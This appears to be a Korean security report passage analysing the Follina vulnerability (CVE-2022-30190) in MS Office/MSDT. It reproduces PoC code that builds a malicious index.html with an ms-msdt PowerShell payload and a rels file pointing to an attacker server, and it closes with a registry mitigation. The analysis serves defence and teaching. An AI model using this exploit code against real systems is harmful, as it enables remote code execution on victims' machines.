② 피해자는 해당 문서를 실행함
③ MS Office 문서의 외부 참조 기능을 통해 공격자 서버의 악성 HTML 파일 다운로드
④ 원격 명령 실행, 악성코드 삽입, 랜섬웨어 전파 등과 같은 공격 가능

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2022-30190의 동작 과정을 살펴본다.

이름	정보
피해자	Windows 10 (192.168.102.131) MS Office 2016
공격자	Kali Linux (192.168.102.129)


■ 취약점 테스트

Step 1. PoC 테스트

테스트를 위한 PoC가 저장된 github URL은 다음과 같다.


URL : https://github.com/JohnHammond/msdt-follina

step 1) git clone 명령어를 통해 CVE-2022-30190 PoC가 저장된 git의 파일을 받는다.




[PoC 다운로드]

step 2) 공격자가 PoC를 실행하면 악성 문서(follina.doc)가 생성된다.




[PoC 실행 결과, 악성 문서 생성]

step 3) 공격자는 생성된 악성 문서를 피해자(192.168.102.131)에게 전달한다.




[피해자 PC에 전달된 악성 문서]

step 4) 피해자가 전달받은 악성 문서를 실행하면 공격자 서버(192.168.102.129:8000)의 index.html 파일을 다운로드 한다.




[공격자 서버의 악성 HTML파일 다운로드]

step 5) MSDT를 호출하는 index.html로 인해 프로그램 호환성 문제 해결 마법사(msdt.exe)가 실행되고, 원격 명령인 계산기(calc.exe)가 실행되는 것을 확인할 수 있다.



[MSDT 호출]



[원격명령으로 인한 계산기 실행]

■ 취약점 상세 분석

Step 1. PoC 분석

step 1) index.html 파일


CVE-2022-30190의 PoC 중 index.html 파일을 생성하는 소스코드는 다음과 같다.

```
html_payload = f"""<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression
($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.
Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'{base64_payload}'+[char]34+'))
'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\\""; //
"""
base64_payload = base64.b64encode(command.encode("utf-8")).decode("utf-8")

html_payload += (
    "".join([random.choice(string.ascii_lowercase) for _ in range(4096)])
    + "\n</script>"
)

with open(os.path.join(serve_path, "index.html"), "w") as filp:
    filp.write(html_payload)
```

[악성 HTML 파일 생성 코드]

Microsoft 문제 해결 마법사(MSDT)를 호출하여 원격 명령을 실행하는 내용으로 html_payload가 구성되어 있다. 원격 명령은 base64로 인코딩 되어 삽입되며, MS Office의 HTML 파일 로드 조건에 만족하기 위해 임의의 문자열(4096bytes)을 추가한다. 해당 내용을 포함하여 'index.html' 이라는 이름으로 악성 HTML 파일이 생성된다.

index.html 실행 시, Microsoft 문제 해결 마법사가 호출되고 서비스 팩인 PCWDiagnostic를 호출한 후 IT_BrowseForFile을 참조한다. PowerShell이 실행되고 base64로 인코딩 된 원격 명령인 계산기(calc.exe)가 실행된다.



[index.html 실행 시 동작 과정]

step 2) document.xml.rels 파일[6]

문서 실행 시 외부 개체 참조에 대한 내용이 명시된 document.xml.rels 파일을 생성하는 소스코드는 다음과 같다.

```
document_rels_path = os.path.join(
    staging_dir, doc_suffix, "word", "_rels", "document.xml.rels"
)

with open(document_rels_path) as filp:
    external_referral = filp.read()

external_referral = external_referral.replace(
    "{staged_html}", f"http://{serve_host}:{args.port}/index.html"
```

[rels 파일 생성 코드]

PoC 를 실행하는 서버의 IP 주소와 PoC 내에 설정된 Port 번호로 index.html 의 URL 경로가 지정되며, 외부 개체 참조를 명시하고 있는 'document.xml.rels 파일'이 생성된다.

최종적으로 'follina.doc'라는 이름으로 악성 문서가 생성된다.

```
parser.add_argument(
    "--output",
    "-o",
    default="./follina.doc",
    help="output maldoc file (default: ./follina.doc)",
)
```


[악성 문서 생성]

[6] RELS 파일(Open Office XML Relationships File)은 MS Office XML 문서에 저장되는 메타데이터 파일로, 개체 참조를 통해 문서를 구성하는 참조 관계가 나와있으며 _rles 디렉터리에 저장된다.

Step 2. 정적 분석

step 1) CVE-2022-30190 취약점이 있는 악성 문서 (follina.doc)

MS Office 문서는 내부적으로 XML 파일들이 압축된 형식이다. 공격자로부터 전달받은 악성 문서를 압축 파일로 변환하면 해당 문서를 구성하고 있는 XML 파일들을 볼 수 있다.



[악성 문서 구조]


해당 문서의 내부/외부 리소스 참조 관계에 대한 내용을 담고 있는 document.xml.rels 파일에서 공격에 사용된 악성 HTML 파일을 다운로드하는 태그를 확인할 수 있다. TargetMode가 외부를 참조하도록 설정되어 있어 문서 열람 시, Target인 공격자 서버의 index.html을 다운로드한다.

```
1  <?xml version="1.0" encoding="UTF-8" standalone="true"?>
2
3  -<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
4  <Relationship Target="webSettings.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/re
   Id="rId3"/>
5  <Relationship Target="settings.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
6  <Relationship Target="styles.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relatio
7  <Relationship Target="http://192.168.102.129:8000/index.html!"
8                Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
9                Id="rId996" TargetMode="External"/>
10 <Relationship Target="theme/theme1.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/r
11 <Relationship Target="fontTable.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/rela
12 </Relationships>
```

[document.xml.rels 분석]

step 3) 원격 명령을 실행하는 공격자 서버의 악성 HTML 파일 (index.html)

자바스크립트로 작성된 index.html 에는 페이지 이동을 위한 location.href 코드가 Microsoft 문제 해결 마법사(MSDT)를 호출하는 매개변수 'ms-msdt:'를 실행한다. 이후에는 MS Office 내에서 HTML 파일을 로드 하는 조건에 만족하기 위해 추가된 임의의 문자열(4096bytes)을 확인할 수 있다.



[공격자 서버의 index.html 분석]

MSDT 호출 후 원격 명령을 실행하는 코드의 상세 내용은 다음과 같다.

① ms-msdt 매개변수를 통해 Microsoft 문제 해결 마법사가 실행되며, 문제 해결 팩인 PCWDiagnostic 을 호출한 후 IT_BrowseForFile 을 참조하여 이후의 명령을 실행한다.


② PowerShell 명령어인 Invoke-Expression 은 뒤에 이어지는 base64 로 인코딩된 명령어를 실행한다.

③ base64 로 인코딩 된 문자를 디코딩한 결과는 'calc'이며, 해당 명령어를 통해 공격자가 삽입한 원격 명령 코드인 계산기(calc.exe)가 실행된다.

step 3. 동적 분석


CVE-2022-30190 취약점이 있는 악성 문서를 실행할 경우 원격 명령이 실행되는 과정을 Process Monitor 를 통해 확인할 수 있다.

step 1) Word 문서 실행과 동시에 ms-msdt 매개변수로 Microsoft 문제 해결 마법사(msdt.exe)가 호출된다.




[Process Monitor 결과 (1)]

msdt.exe 의 이벤트 속성을 보면 악성 문서 열람 후 공격자 서버에서 다운로드한 index.html 내의 원격 실행 명령어로 인해 MSDT 가 호출된 것을 확인할 수 있다.



[msdt.exe 속성 정보]

step 2) 이후 문제 해결을 위한 sdiagnhost.exe 가 실행되고 자식 프로세스인 Conhost.exe 가 실행된다. 뒤이어 원격 명령 실행인 Calculator.exe 가 실행된다.



[Process Monitor 결과 (2)]

■ 대응 방안

2022년 6월 14일 CVE-2022-30190에 대한 보안 패치가 발표되었다. 보안 패치가 적용된 환경에서 해당 취약점이 존재하는 문서 실행 시 오류가 발생한다.

패치 발표 이전의 해결 방안은 MSDT URL 프로토콜을 비활성화하는 것으로 상세 과정은 다음과 같다.

infosec


1
관리자 권한으로 명령 프롬프트(cmd) 실행
2
레지스트리 키 백업 reg export HKEY_CLASSES_ROOT\ms-msdt [filename]
3
비활성화 명령어 실행 reg delete HKEY_CLASSES_ROOT\ms-msdt /f

■ 참고 사이트

- URL : https://www.cvedetails.com/cve/CVE-2022-30190/
- URL : https://twitter.com/nao_sec/status/1530196847679401984
- URL : https://github.com/JohnHammond/msdt-follina

EQST INSIGHT

2022.07



SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층 https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹